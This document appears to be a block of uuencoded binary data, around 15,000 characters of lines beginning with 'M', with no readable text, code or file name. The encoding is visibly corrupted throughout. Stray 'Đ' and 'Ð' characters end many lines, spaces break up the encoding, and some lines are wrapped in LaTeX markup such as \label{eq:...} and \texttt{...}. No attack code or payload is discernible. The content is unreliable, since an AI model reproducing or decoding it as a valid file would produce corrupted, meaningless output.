$M<YSN\;T%'OY\&:-HT<6IW:3D;UH'M)'*)T3:3>W&7F/'>3E\M[-X.3-"]2943D$ $M/6 < -QO \)5: "BM/MI < OX - XU&'[?&N%X_K5S,^5 + C + GMG - ^ ?0[G.>H&) < G/1BD$ MDJ=L>'161"!^QV<<=70A`0JY&1S_^7;RZ:+3VO#96X_46S>8/H%+DIU!DO=UĐ

M:TEUWCSO/O**>DY60APO\QY5I<2MEMP7GZPIV><;\$4>;FW%+[\:E\$S<"U\$])D MV/:(D_2PM9N.Y,WDFG8=YY0=3K21V@56Z8G`S`U7&"\%-=DN[6":(JNFSUH_Đ $M#//#&^#M4;?(YXMIS4[::/[(#+R[&"P>+>B$]+[A:>.)=IES.RJRJ*$[\K?6Đ]$ M/<@;)90CQO:77^VON>9J5B@_HUTQ?C,.`B&X[.`>?SX3+X^`!+%U'%H<.XQ,Đ M";CIL<E;UDNG?JBO=4GWRDEO8<*_EHH>^*R@NGHKS&H?C0\$%FUM</FW+4\7,D M(8?L0LK1D!7/_1%0?FEA*BLUZ06]>8F([)HBVL/^,?TT=<&A\KVG#=^9SZ\$VĐ M'5>E^T;WIM,('47"HMOQ5N+4S:6TB8>@@?,``=+8\$YNHWDAVJEGK.G:?2L;GD M.-\?%AD3,1&&A?&'('I[95GN.&>R>ZFB]&M:?#@)RN*3\$A"O?I,M>Y%-YG\$VĐ $M3#4U6)J@C^{8}$?.[D4&K#[+%7V?29L-]=['R1GFFBF^YYDL*YQPM.`*#_3(]DÐ M-TECA+-4Q:8,:9W,X]/^A4NS6]:[=T23="D^C\M*BK*X_LN(?H`VC68?P\C#Đ M0(_YO_241X@RHL^BE)'_APV"C4!-X?WJ]:/_?LY=0HWS!(7ZV?^4NG^(/T"7D $M(8^(^A]^3^; 2W/$XRF1-=H+V-VZ+! 4N&TKPGE4XZ^Y^*=+"UP<Z+N!M3+\\<D$ MBNR'H`_C_10, ^XR<A!,59;B>'F50S7GT#IYGYPP;N>6R13P"I[MF7QWQ/B9?Đ MO^5.E[]>8TY\$ZXXR9#Z^#E+YY[SEKQ`5T&4RQ`;L^QTFLR>JC*C)2_BSA/]SĐ M*=;)HDZ(KPE%!_QRJFC\$:>C?G%,->JVWY7G`M3D\$<.*!G4JM>XR@C_A\$:%2D M7XX^I-LSIR+TMA&/];YIT+A>KWJQ[9;9KW2=L&)FW55-:N/_WR7GA!C-UI\$5D M'29(.=.%4Q+UY7M=NV^BDOI;G&A:TMD6<O"&IA%SYR-`:;Y2ZU3@[-5G6AK0Đ M,8//-EYTU'8Z>/A?VSCA263P(8P,FBI?2>:VL]]]@S/T7EEYN>-UXV19M!I4Đ MZIVT(4=Y?W;G_Q8+9>[_*&N<EE'7W;VA'BH(?[R4!RFG;]A-C%JWT`(;4Y>DĐ MLW7(7?C&MA;5#*AB)X^P5"O_9_RM\$;-I*`K>B+-\[40WBJ.EJC\$<TXG2DYJ_Đ M\$NME]=8J"JLA(VNSH@D^_O?=%L<EH\$\$(C=P,[WHL1)SU'N_<W]Q,2#41K+`YĐ $\label{eq:m-n-def} $$M-^]'9BHBESP<BGV@W'MM$2^S<USE_Q[FX_8?W\H7OL,$21/__"Y[L1U&U;D]$$$ MK3P?'TN.>*Q`^J#+2%PD@G?I]BE,S..3;D`<60=.B:(9UO=_WT_UI^9RHH6ZĐ M\$C3_4SA-I?\#EK^7XA;GF\H,F(EL\,#R^)?NK2,:!8).!-L;]/\:S?NM;GN;D MT![]AX;U?^?@]L2AJQ\B7YJC_[U;UZ]!)T1^B53Y6.3;H_]<P1>4NX5898\;Đ M^]_>'),GKTY:;C=3(>7(FO^STJU3VZ=N&O*>N6@/^7G-+5VJ`;6>/?J?8_J3Đ MV^M: #K8DD<J1`1)!_UVUY=:(V/.^"4W0"B7[JRNSHL>89W8-9ZX:^M04C/+TĐ MR/\Y&\$+[)#JRB?R5\X7PCWEP6,C!*)C*;:.G0?SVT-QEW?>@8<)R(R+B?,H7D MQ*?;8"9X5NPY&U/JA"WLU4E'P2]LC5A95^?V@I+KF?!VQ27-F;Y@KAH"6!7QĐ MV46*,CV5`UNO[&["=1^T:1P[JS2)H\+F-\$%X2_1@2EB5\$N7/J"6@!:VOQ2>?Đ M+W0Z71V, FJ0[%WO-NQ-\$1[2X<.#@?NX03\^Y//3=PF8MQ8VZ@")+7%'B/F\$4D MQ11[2T;?11'#5*:!N,\$S2<`Q>>V8U6);)'\$<2VY=W_%E;OL[,"F=AVQ)[D MX, M"G[QQ%3X]; '#>IX0%0; &M<@6; N3`P"\$3W&W+&UMDLNV*[V-+X\$!.YPWVD] $\label{eq:mcl'QA_&V*;8<G;[Y@9-<Z[J_FW\$K2'X]F;5)-WK$GG=<O['//Q(KB!D$*1)D$} \\$ $\label{eq:mg"G.CZJ;/2<>[1,^!!K)-+GOD`>VN],:\WS73F;1FU6D<\X)7G]G`@G?$_D$ M,R^L'<SD4Q`'4MC0`MJ<>Y&\7TJY&CSTB;N"E7G.>-!27]=MW0(;O&^7-IW@Đ MJZ:0X\$VC621'[KF&1E1*(3Q?:;]LL:&\$T*\F1**J_J7.J`()5!:2`Z;K^_'PĐ MPOTU\$^XK)6JANIN6R5+MP6_R1D"+`K(IO`1ZBUEQPC]3=H&R_)@8TI'KE&X1Đ M=-O0<B-T05KFM4'4+G*]J%6/W_J311AOYB2T>SN(JC_>7,0:\2UF4O%&S:.#Đ MMWRL1QG:L8B`,!+9V@ELF=<EWZTWM@3#C*N>@?\,71>U/?3=C,:7%;2P\$O@@Đ $M\$ \BA\$' IXU: K5@.^5JO3Z>O, T*B@H?04WP=+"F9OMZ[<D7\Q): \$P\$; \$+7QT<BD$ MMX0=I]GB"G7V[Y*O'GIQ@C94)^KGDIO/5)%B V47?LMW[XLB7M^V34]>69DOĐ MIZ]Z3%]SN2;C/@E7CBV@,L3<:3C6Y\$NI97'4W9D<F500-6QI:@W9^)OUERPZD $M??&4K.7JX^$B<].C]^3O-<"44BL,*(P.3:-&AR;AM[Z[,5_\B8X>=BY.2P%=Đ])$ M1-RV9=(B_\\B=D=`4F3BSV@S(B?MY\O@:]56W_.GAB0,B<"%V`NTVBR\$\$,9D MPJQF^USO?(T(I[A@N-5_CS7#4[0JHC?8/1"#:]6+CX<>&[`MT\2X)>+5M9"RĐ M:UA"/3DLI\$SWMMFQTTX<U&GSPX-)W5-4U4&/XS5I`@Y^2U*3VN@WMU0;,A\$8Đ M,YWZ6[LCC?#K?`!@@<%SWG+JR99_9XBZ".'K/(:KQXU_'-\/M"`ZP\X;\$C;WĐ M\$<BUM<R7F6GFWF/@Z,(,I^=!\$7P2X)TX0'LV<%)I3<[\M?+HM<5_69C,_08QD $M'+04J%=PDR!X1?-N<J)/EM'-P==R$>IU$O@2+#@7?A-(UQ_EQUQ[U5Y.B:9MD)$ MAE6\D9=Q\H1?]`\KL%TOC01ZX4-"1MHXD>9+W*C\$L[K7/?+9=S/N=DXIZG)-D M&IZ>CGV4*#-_5>%N&G\0B"S1C0[^KPD^0DX[JZXZV/>U_TI'[,/I\$:T>)+%FD $M[U(NC\$/6UE27AJ[3D"=B\$J,HN)F+Q\$T\8H;&39QI!\&K/RG*?9D9D(0)V=[TD]]$ M@1!79"<F)2!L\$J<"?%B\$PB&CY%RU2CT:"QK;T.&'"FUH#[^?5)0-+7P5I?CSD MQ>F1?;9Y#QS2KT?J&K#;UE(*6M)]UO0/QM(=JAJQ\$OWL[70'8QX=*,R]:XQ(Đ MNBT(`//JJ>'<6ZQ8DL\$R"S_+FOP\$EDE7E46E\$!B=>HYPN*^:K!3#T?19T!-OĐ $\verb|M|+\NS36\G=S[.'L^U>[2V^TP$']>/+)X?J, \#<A"]A(03K_N^+CU$B8@\1:CJD) | A(03K_N^+CU$B8@\1:CJD) |$ MT-9[G.]"<JAEH0%R4>10\$&^H4D4(;EK\<J-\(J)1CL^[S:``1G;(%UB)MAF]Đ M<)%PJXI_#U:/3T:?4Z@L_UN%.%YAF=]MQ/N@RO;8JIBL19%K\08<>[[U=OO\D $M>N@F*L@:Y_-/3R*UUD, $(6(-Q"S\D&CQI].3Q=&N#)&=MKNI+E;N8:PM?9OPD$

ME7@>%<A6-6=8BS-+[XHI=[<YL<T_:==#A#&RJ`_(5>0=KA&":#GQX\B8.4UCD MDX;1QT6F#-@)) ZA2#2<-\$FHVZK0-RV9";8C,545QDT&,44T+)RZZH[J8[3_Ð M[.'D)QKJMR,9%\$_QL'X.790GX9:8W6RC)!:XIEIONC(6HP<8[U>S0[TM.'G!Đ $M[OY81"W98]9,R,ZS5@A/NOH/J_NE".(FC?:7FR_I,=QP"-</G"Q[S)N'T1Đ$ $M8/\&2@Y9=L*R,W4Q35R6O2,^??DZ""#\^!$+%YS*U#\/%ZO(UO74%\VT`P%+)D$ MA,R=7\$Z1D0C*Z"<85("9S'I1UG]!U!2X45YV8ONCCY%Y:P>_.VR=>YA#IF!*Đ M3.F5E;FVK5Q,K\$JKY]'3/[!`2:.<&\JPECI7HOA,A0*[V'C(V23A/[(WKH%^Đ MEM@R'P,PM//75.VKB#_8:.I>QB/VX'B&E17#'H]H;8Y&<A7+70D=PVI<@=Y*Đ M9]FSM38MI/\87=?/#^(-][.FWG#^-P`)O8N(6/REJR`O_`@#3:"XDW_>>BS]Đ M`+W'WIKR?SHI**@,/9Y2UE!R+T)3(5(K!1</,*4/WCMLZU]&IXQFVU.ECW9=D $\texttt{M*.>>(I>J2UTO9"G\%*O6NS\&ZN7_"GG2<S".N]>9QZ[\#-E-"E=Y,9,M]WNK533D}$ MD2KMWA;3)730C.%8_8G^BMDHCHLVUIH^=2@6*XE=CA_D\$8&Z36#40";;[Q\$AD M'N\`\\$34AJ'^VDFK?1PM"AWM>487'<X&/IZE8><#W2W3"`&Z<"800V)07R`UÐ MOSL]#;G[2SQ<PH-7^,NGC'83(8R@K0&3B6A\$W_`:\4\8>(FJ.MN4B*K>#+TCĐ M+T=IF2?9_0'!^=]S<O),/JT: `[OI%)+!<(LSXH3'N=TA)'7YR2(E-Z_'+I0?Đ M_O9C&;H!DI@^HQG"N4\!%D53DE*X,A9(7_!JHX7&%_I4/2>/4YA#E<(&\JVHD ME.64LZD_<70DCO(E`'9<%.-LK<UC4@P:M0G'(W"-ICL')'8]D>5^7107>CY.Đ ME\$5A*U#7@LVUI<"^BK()[QE6KTA"ZL.W\Y_DBSL&#&J0WQ"E;[FEG`CL\$1\$*D MP1CCVF, 1^VS.Y^;-U-/[#E05?#:GY02M=BS<XTPIJ%NZKGUZ3M[)"PS_VCVTĐ M/]7/`AO-39JC#3"&<]U/:HY]4R!*@RUAU*[5F.\$HQIA']=S:'N'EEA%C#V&CĐ MK_TQN"EDED)XBT/BB9\$.K!/%4RA`M&\R'UA(%4>]\963VT#>W3H??;ADRY.AĐ MH=_\$`3Y^^KSOSFI'9[^`0>3T7=1Y\$Q?[YN#:K,.+.F_F)LLOV;^:FN3#[Y?PĐ MJ'ZYZC`'=^!6!C9^CG*C6J@LL]EGJMY)Q^R`E,RK\$![S05S4""4F7I:B6<=MĐ $M?5]&AOPXH%KD6&=T\#I@CG_`!@\4V-\+&K6./'`$;>_6^I;WM"5P1V0@_!/7D$ M9?PLD8=@/N&MQZ=LHYF)T;S?7.W<U^W-R``YJ=RW!*?E3_U`-LVU^K,XSM@EĐ M3."P9T'GD[*-8:FU9@QSP"%-=Z/^+A32O+2@.D<)[]]^>A_G)1W%G(;;3`DPĐ MYD%ILP:6=\$U"BHW[0)]9W FF6XZXWZOWU-0<3-M9*TE3Z0\$V23X"KEDTV\;[Đ M)]&"^Q="\;<6<]%]%C`@HQ&PGUK@YZ\>(.;\$!XE^VE.5CALE^`\$T@9/370[KĐ M!].6D*F'LBTP,38^\$G&FD,EC(I`N1/D*^]B\$95N58*"2H`CK:)`7'!;LO6>&Đ MLS0+IY\Q2IS)Z',\$G,KMYQJ1T,143619S;:J*[TE-['PCDJH2H,\\$RCZ9+`1Đ MOB; MN9U()ZW: UGWQRPI*(Q8*44!1HIKRU[MK\!OX`HCEME3;LS;(D'I5A_//Đ MGH.5>LLT;_CT2VRTY_8U6K5\$AG_\$Q&<BB@^X%XYH'3>,NQ;<ZEQ;3E#9U7TOĐ M4J_=:-XV\84Z8"8DL6?&BP-N\PFQ/3Z%)9TH<9KJ7B^-T26=\$/UJV#*40RY'Đ MMI);]&/];8U-\$1W.WZ#SMI0[MN_YJ-^G491W:12G,Y&Z`9X_#;("Y!BM.)'*Đ $\label{eq:mypb} \mbox{M'YPB\#:@PBO!&X[$_+$"3$_=$VZ9$W_W2:$_N5G!!'N''V!V55$W$$W=$$\)\&`4LL$\#T0$YV$D $$$ MWU7Y9PF+?\$R](X)]:KM321N(*;;C1]%>![T"DVMS/R)5NG5]DIIRU(G5/8D,Đ $\texttt{M/C^=NC@6I@]_K@?"=.2J?>_(\G@,=N06ANGN78!M,;BK_G"+KB@B.BVI(F@,D)) } \\$ M2K)TLDP]BL&]JY"33@F7RZI/!L9ZY`DHIXV+XSF4.P,'R72`DLO-8:IDY6J5Đ $M) 3>+C@9.E25&',_GM\Z=MD)BJY67G'H-/5)6ER"E]:C4-MDU(',86=_OBQ]_D$ MJLSR=97U&\'R;H93C<?1./+[6</'^*>MP@>4X;/V5NB.GC *J0DG3R*22/<ZĐ ME+Z(IIV!Y4P&*7EVB?O<LF^<67:D9U_6,Y0#@',%38";%,W,-9]9'C2=.B>Đ M&M : `ZTVKHK7LGB8A:HVP%=H819A%-G%&OL;BYHFNX\'\DU]_#M)\UJQ<@)8Đ M+0>:OZ<^^E[LKZ;P``^I56^K_M,08TPT[JQ,9-WU8H<GF!!-\99LWQ88/)'`D $\verb|M#5,--4E35S92V\\$-Q\\X_D50KZ\\I-XJ>9G,V1MG0C-AHB<)5U7?M-RO9W0,\\WD$ MD, AOJ%=!.*[/9<[C9EW.8F9VJ.M9^:&"\"57Q!Q1@E%%YR-^B##YJ,YCRX>BĐ M20X[]T:%LU:\$SYO+[>CDI-,2.!M,"U6RHS"?K:06GW7BNH@TZ?_!??[IS=3TĐ MS9-]_]]9R/QE?G?]S4U58)&=08"&YQOB>1RN88GVG2G!Z2Q\$>@7EB9S3QXQJÐ MG%1J*L`D,<!9=6SJ1V^5R`HO0_1%3X[50?T!OEFUR,7*>\$LM.\6H7YW`0NAWÐ MR?(!*M9""S:_V_9J9I/S=H\^WVRU_0]?LA(>7Q*R_0:(EB:*<ZS2VVH,4]HD $M^RZ, 2YCPZ4='HYDF:K:,FZMQU(P`8YQ&?6W;B*#!1V9=J-,$3?[L,6-GKB+BD]$ MWC\KY#1>*AYQ`&ZIS-H>PM*29?LVX4E3I0FP?U^[1E2OHOLL[^/O\`2V3@(Đ MD2?ZK;L)@/W\F>Q:\@NX#.PI(ZC<+G2`!L?D(>.SV*I\F@MR-N\$50QDU0(M]Ð M&YL\-V](_T,-'M!LSK;5=KUH[[JQMC/+66=*YJ0;T5S`7K,>Q/V9RSYE]KA;Đ $M]6-J[V(/78@5K,VT(57JK^U22G'0JHA\#BH3<[%.L+_$=BE6"N-;M8**13+GD)]$ $\label{eq:m6].2AG} $$M_QE=6;--X[Q,,:1]Y632HB46MBULU65!\\@WYG'!L-D=0.$ M&:UD:;O84\+S-)J9=\IZY.J4_\$HX%ML*H@OSDS(K]8V#R<B6CM<QMXZ=WD1CD M4Q_,0X'9V5QX,FNO"WS"A:/)N6"QEW5I2D+=2#V_-VE?1G?6"4!I_VWF3EX\D M, 2./?U)M5.MMX(T]>^?JY9/;\$Y&VOHF(M*U\$7/MZAGA:O>\@BXJ[]3SI3A-8Đ

M\UVX`)^?\RX!A65\$F?_"_/`D#-%[I>V[5?>TE:<"[G=<YJ3Y*7Y[[C:OY7,PD MAK,?PZVUFPU=6IDF=-OR=4^XNE;R2IFUI*:P5*='^R\61/,S01@:>D!^TP]<D M0,(&.2:P'D()(P?@V#M5A[P%Z2><-+PB.QY_DHNO7T`2/39H:1U2;[CC6/#&Đ M[?O3TW`G%`X1X]>5(<_SC\=-!Z\5C2RV`VO*JJ=-;)A<*G+U2Z_QFOH*<KNUÐ M`SB^JR57>W0[1F/-7^BE1]XTC\$^!#U4)U9IP02=1#TJ5U(2'3V]'<W\N-GO,Đ $M,CD,3RO&C9Q#M;6<%-!,2AQ/^)-<=;OZ#(X!1D(NPDK0Z^)]\7Q41'&<G]ACD$ M+D.^I>F]/WLE7RW]*VTY<RP:B"[ZZ>FA>)>VM)@:(T9C&\^ E^8OU4*B*<#XĐ $MX"Q6<!2S&4"PH=HK1?;!BFU4%<2`$A_?R"`=$:EA=CHX]C5\G*W&R].^YL>+D$ M.[NL\3CC/C^-4K',<R:;>%C@+F0UVA['1D-+%.].^''_27/)^=1T-"TY-!QLD $ML\&_5->_50!7@'NI45J'M-+#6]UU(J4"A1;OVDL!\S\`+/3_><(6:-,_S=+48D)$ $M/4<.3^4,C/%)(C_!1MQ^,'A89;5R=TF-.+/D:U_19_6T2)SP(G^:N4W:QQ;WD)$ MU^SQ-^(.1,E6A^?YQA*01QO_-=0MAWBU/Z(7G^X73'W!-RE:G#S&:VVP'M#OĐ MT@Y)!ELV&.;![-U`)TUY7Q>;K8U?CI/.3^?6+BGW1G0JQ5=N%Y-V2NDR1L])D M08%K>=&#ZM[AB^J)>GA3(F,55!,E4OB%O@[GF[#8:0=O/A\$V<"UMD3E;F\$D $MAAF, WE) 54/6IG4W; :, \>= ZWEC(7S:\)[)2+T+^=WZQ^S.G\#GIRES$< K.6UD4D$ MMU']%-4G4;AKK'IZ[1F4BKW,9Y0*OI4]ZY?K^(77B/D;96\R6(S01P%?41.:Đ MS<\RIB42"R+4!2Q\$NV:RCRHTIQ8WY+9\$%8`IZ5SHN;&7%C?JCWK`/,=.Z<>IĐ MM4H2OOD4%<88G>7JK>MTH4WC\3F>!;=JS"%H7QC2=:\^2K+M:^MPX@&[8((5D MA7P@E?L2E1YB(?Y32\0PAPD#5ZMXBNBFW12LGB0,.9L'Q0W+>?A+L\N4M6..Đ M_A.+%E4_EZ24Y`_7U1"6O_`[-)KK=/LD1;+/?Q&?B=^AF#%@G!/@&^T9LU]=Đ $\texttt{M-]^1$WR5QGV6PY_D0)_`GKNO\#MJ$\7*3R9XGM"IY)Z*>@85!N.\28.`)Z?B*D }$ M2N>2:!CEVZCXQ?>-%"\5\$+4#N!7:Y*68#@)B02^YOTX:?]+U>Q&?X6GNQ*#?Đ M=8`]3ZK)\(XX*9RZ[;T:0%^V;'\$)B`0LN,FTWH(YLMTTY(S@]`"L+=L.38QLĐ MKNY5),J!R%%^\CU+DQBB#'P\$.XBI2PY5.X*TMD6VD\=&<SAS81Z*E.@C/^[BD ${\tt MU\#D.E\#DN^+Y[FL4K!WZ+74N(A?54/\&'C0+078\$X=-'EJAQFR:.3"./36:\#B.D)}$ M<4E<*C10HS68H>\7*/W@WLKCKDE.>I`\$110XF4.E"F:/5:.^]U98^#8ZA]E.Ð M-I9LE`@"ZV,1>]0CO_P`0]CKESQWC/8Q+-SW7U&>=>MZZIJ)'3>-\$0F5&.DEĐ M:>OHY.GE").WYKV3\$2XT89M@6H#6.499#_%M-%KLJ*5PW5"*V-&PQMH2B4Q%D M4*F(%+:";ZT(+/>6!W5*O/KHDN#?SZ2+VNZE<#/2[C+E#UP93H%)KNVE6K[ND MW'RF+1%`;QIH^6F+Y%9S,=AV.XN_.L5`2#G;3%=JE09:DL/KIC*\$2WUP2.2KĐ M[%+LL<XAURQGPL>#YRT'MQ@!%%15`"KIXB1K(-M9(RJ/FL'P##Z0W!0+P'LPĐ M09<\(51]P)T1RN!C1QIF=:U.C#'^"5W(2R(50K39TN5ROR7I,KHA.IX'ZM_MĐ $MX2\, $V5_C*_30WV]; MZ1"S); D+E-*EO\>*C?WLQ&@5"8EQ3QAX.^G+$/$[+D]$ MHV37N/;HH2V^.1ZS!;<SO8`%"*T?LO\$,_+W+?UM,&!!S\9\^'!C;WKB.0,Q]Đ $M-><-7"4\&;RF)AG:K^6K?2,3E\\>QT\\E1[J#:JN'YOC>MCJ]'()LX[&8^HNWBAÐ]$ M^TUY:TO9\41X)"Q,<\EY3(3W?,-\$UWE\1X,HQ/-L8SS"@*..)NOD5(.\R.[\$Đ M@<AMN019Y6Z4#7N1>Y"IVYYTM0&Z\$QY;,,^]:@5CF*<Y*^\ZJ]VJ5-:[%B#'Ð M/'I4T"Y;2:-\$41_F(HOE(E:VW:09+!Y/7E3&4D&J*",(:8R\$V?UE.3#%I!)D M*<Q`_.)(\$\$10V191`0C3U[P]EQ&N1^XMQ.B[#ZO;G]W;3EDWVWR!"34NUQU^Đ MV90:&\$`)NS?P5J^4MGQJ!P<R,:L)'"HD[PML5T5?)AGU=+4L]J"I]T"D_Z7SÐ MM'90+=?R`S3ED'-RWBB>UA,2[NIWZ#>*?[D"-7*2'XZ&I,_+:P+*)<^D!YCQĐ M-JK>R7M2!1H]M5\$, Y&%(S)VU71EU)-N\5EW2,971=98AK.W3T?6V;68@G6)ED M4!C2VDG1)P),_X*7<N\BC840-OKY"0<\#/1R;7>>HH'\$)D`<I7B;?5^?SRH@Đ MJN[S#F#F-0NFCN-2^721PD/+P3>6,Y^"!>KF<Y^9.]TD&ZGLB*M(L](_[K9ZĐ M9VX]%4NH6W9-LMIU8L,Q;%\9FPF+[!(>("#9T+YZH=%ZGE)9+JKSJ_:\$@S`1Đ MAC8F, !E/82X7/"B+?W#`8R)^\$%DM'T:R_4+?DA?[=+2IL,;-T0E(?;.Y?DCIĐ M'/[5A\$P]\FLX,5MP>94D;7>^1&EDH_AV7+HX.*@\A%0M2F5NJ<\$XJK+`&3>_Đ MUBN-1-&?QOFO_L9RY"*Z`92^0@4".?I1C/,GQ_@_@AEC1D5KY=JQU),8LPMVD MN.M850207BSLA2X!S5B+-[:ZB&'WZ(9?_`.<)RP%3_MT`AWN<NB(B6H\Z"1AĐ MM<V,NOG'^V/UM[RF%,EUW*9SW-=&2TE):2UGEGP@JWK%@@B7AQ(0.6!I_'L7Đ $M37\MZ?@]+N=O<P^OC<XN.QO&/KS(1-VV$2,NU&>YF&ZM;5ZG4\ORR\MMSOT4D)$ MG#W1U9#`QIXYV#*^.'I(-#G+40,1Y_)^S=3T_?7.X3A4G*5!UMW<>>HXIF_#Đ MY '&6(7S#V%A4Z#XW%O2#MVSBDO-'=!7;!D)ZJS[)A;#4F1U3]%C TJN?"O(Đ MX//I80^GKVIE:V*^<II*4`L K=6XVMZ;P>VF];79D[!5ZY5\S'\$&[^H;&K:\D M;4^BEIQS\&&#L*XE,%MK_Y+"(;HU89"/!7NGN7(\==5]QE'8HM1,-;WT;"'JÐ MIJ0V/80LWEZ<00"CT6Z1>8UUMPA6T62JZNO%6UXE=%#\3F^>WED,0@2.I`?^D MFHCUQ!YQR]K,7/OF?=4PLK._D#]#B_O-KP>RR_\KQT8KWW[ZXILA:AWZ0B6?Đ $\label{eq:mass_self_mass$ MI^?#E\V3S8N51B`"*U-Q3U9'U_/)NJE7&7QYQ38Z5S+"BKE&RL*LX,H:[[["Đ MV]H^8\$/F+T693V+W>;\$HV^/%R34C@O(<GE>M*>&:OO:[\$U;K.OA\$^!*R)O1-D M<OSQ\4&JCM\T@WA\@!U0DVT83SD)\;0\+2SE<+5^OJ.NI0MAX)6I#<02Q\"ED

 $M#P>D@([/2V!V1<U<71$C4R6MO_896J#(T`V@P50=O6CRKUSH,R`!YTW*X,\8\D60BB)$ M>%3CKM!HN^0<^&`5D!L'BH:VX\"RN0;'3Q_LNMO8&)E#-;T]XNIF)S@=]DV0Đ $MUN_Q! #P$#<1*H$RN14DLE[R:E6[JJ"KRSC>"0S)+0FV(7:#^(^4\=2DUO-$!D$ M,%WM=D9#S`(1KV^"6!#'EG&Y@1F\$''E417K:\@[>J36SN(71I![[E=>E<R&8Đ MC#91_8KY_(L</L`FZCG;I'MYT1'05HCJ0A)8A\:W[B'/W`Y`_<D76J46/@=7Đ M1XCX:R@1*;T[41>14'4E7\08FNJ3H>T.E%KN8BZ]MX0`484X<(3LXVJ8RI:AD M, %Q[=0230XI!21GWVL.X/=V]X>-=G=)QI9SUECRRJ%_B;S2_@J7`%P-^6&X]D $MR,QN=TFQ8_XPW!+J>?(946*>(2A*R[19"7#<6"1\"-6'585TZ1E^0S&,Ð))$ M7^>9BB16\I@>`4KUPI>1&`@4=NM>0F+\$>@>K?7/\/8S9MEEZE=JV!E4@K^+KĐ MNFFVYJ??C/#&3D00"_'IN!0SL(4GC"H4)?&H_)JYEFC.P+N;ZL7=ESEH^[0GĐ ML(8++92:R\V?CZ])<LR4Y;FYBEB2PLXUP`DAGP?!&OT;<%N%W_)LLE9HLWZIÐ M*#+>UG5]K3_%5+3K]'VM;\80/3E[Y\$9J"H)+F/-+INY9G4#AV?.X+!VI3%EAD M2S-KF"YG<?6BF'%IR3@VMT\&VKH'MHVT'=LZ)Z_:I\$CJ-H'<(647><&A"N\+Đ M9I]X4ZN`XNI^/5-1YGGFYM^)6O`+45H**)>-\'ORN,_QM^:HG9F?DI/U6"YBĐ M?3U"%-?R5`V_7&D48;M\WMSIPA"<""F&]QTJ3B)CT`B5P\$Z917(-=\$4`YQMBD M9>K"MP9&5:[HLMO-P^>XF/BVC_OGS&VJWM-PLRIS<A)Y!I*-U@_U]B)Y0J;!Đ M\$PH=%CT.XD5Y7)K`C?4URU-<&KIII8\$]\^G,WSMWO,B818KFZ4))UC.<`XSHD M'I8(*F24,F10Q#ST(?+1%:@_D;/,KHVTA!5+U<:72,4[8]55:ZPR;7>E@E+LD $MN*Q+8(_U6W.JXIO\&M8Y^(9VGU,,FZ)I*[RDP[DR2#W*UV!P)<_)8/N!\5"FD$ MM)CT;VN6<N<;3M'O?I!\:BX;;+D[.6F%TE;B"CR3^@N"7;@/?^INL'?_(SQCĐ MJ/X[_,D/#P2O9>M6^76]:BVP@*I]6'7;7AB.)K\$,E2T!`2`:Q1S<M5LD]'-KĐ $M[(.#UZ45-0LHSE59Z.*L8CLL`C#;XL0'^PT=,Q83=;QL"DO[+HN6@TQ60*(;D=)]$ M@)')'EVTK>Z!YDV=QF(?YL;]NOW-\$>_3RM8CN]VCS#A0DE<\$FUG>!/F\AT-1Đ M"E?[80\$P330N0"Y4P[9HXAQ\5L(WFXV)V"TC['&6GL\\$9_5(N\("9?)8S_&)D MW5M)X?@*4<Z'8`_=;JQPKW"XIF9+GQH,@#[]#/;BWMUJ\R!,X#!O([)YMUD'D MW130=JIX.\$8^>W`VFOW^4T[@J?<BC\M6E:3(^`(+X@^1ZC9P16YN@O:0C16QĐ M.*1N9ZRH>:*T@*ZCI5X4ZS^5!5G9CFFN49V*S+G:Q1)BM3K=.:?DU:51#0[MD M`QML[ZS'!Z4./H+Q0X'.-L-I%S8[![R=W8YFO&4@2\Z>B<%6F>8:CVX>I_AYĐ M!]G;\9`5MT(0&%[QL"QZ8?ZB1*^A(L-Y_NT625<\$T?DD>W4NYF^M%8Q[R.\ZĐ M`KTNWJ<X++%SF"\.'\$##ZD=/0UOR-7+]\$\$>MU':[E-CE\SCR?(G80"WLX7,"Đ M,()RI`D]T1Q]5\U9UJ#></>9UN#D:3U7J;WW>T!.\":D!D*C2/2P0%[6M]![Ð $\label{local_matrix} $$ MY\MC3'\^AP6\D!F&XNNK\UM&QXR-]*<KLK>DV]$$ $$ XD%$$$ CN!6K4;3TW&$RE^<D$$ $$ AP6\D!F&XNNK\UM&QXR-]$$$ M.OG1LQ>O;92-&\:0ZWXB,Y/<6;5M?:4!R?BFW6*^12+E3IBJ:-SLLUUSG%B:D MLYHO[6"1D-I(@=L0VSHI87QF*>*<=082.]EE!GUP[3%_"U)'=62.?V/\^_<BĐ $\verb"MO%W:797-0JQB=R%/6*OZ-^H9P[BVDN/1=Z!\&]\&J6U!'6NQMQ\\ +0=IWCAQ!T_DER + ORANGER + ORA$ M[\$1T@,CZ3#F@:5A1K([L7"PX]<\$4=@TZ\$-!N/77N'\$XY2-EGRX)1(J3:7A27Đ MS2#-7ICXM>H3J5,2`N\$8/I'O[X7]VY"=_C)DHY+.'PQI=0L2"Y8_:-OT;\BXD $MK0\&==]<Z5\"G6!1\X2>N799U^*^;R_IE;R=/J*_*F_$'OV7_3I!3HP^,(!8_D)$ M7IN?9E_7GBTJRX/'&Y^G6<3,=OPJ%8C^*F1^Y\$EO'4)2*?7:1WFKIO_>2#M6Đ $M8J.-3L\15=05"0>MKI7A=W)<1>&=^-,JT_=.3?.I)[*?*>I'9XZH,#6-1];XD$ $M3)PV"/;D1. 8%]<HV+3UQ"#+D7]46+QE\%8C&W?'BP2O50> &:3#-@]\/,#]D$ $M=3:MCE8"R5:R"\J-T**H&W=$L4+F3PXCPMZK[/0#+H$";(GBA$=>L_\&1LD)$ MPJBL;\^;<F"MK^S;0JR;;55]!+.\BJ]-XYG>F[D=Y>%NV[*YF-3906U.":Z0Đ MTBKP#0]\$"8L*]F0)0'X8+A6Q>1W=)R,<ZT79RQ:.J3HW6J]:1.P6X;!U^N1FD M8%:D9`/`;]5P0;)&\6NW>SGD1N:OB&]_`=EX_GP#U8Y5A'-O0US_#KB([P(NĐ MZT#^662\$)Z\H,UKFY"F+2H#`L@F;EME]FKP)LK]TS!_X\$R'*B%KF9V+]IX;AĐ M)_K\OH@ACC&*\$\#'\$I+_@L>>)M3N5*P92;=*+.[XLT:\$YM"'L":CY)VLSXFKD $M"7U.KIN-,H[!]M#8P1@_1=-80<]5E>L9F/3,*P1-PK<O]E*BG?!UW&8VW6RÐ$ M`!GE<@&1S8+8:C*@#A9ZHA2>PK4\C@Q3C9J#N):RZ=K8G:S;3I!107]LM&58Ð M1=6\$YSC5>: `4_ZT:>Y=<HT\2(#Q,R?\$]S?LNYZ'Z*99>\>M2--;H!1^599?,D 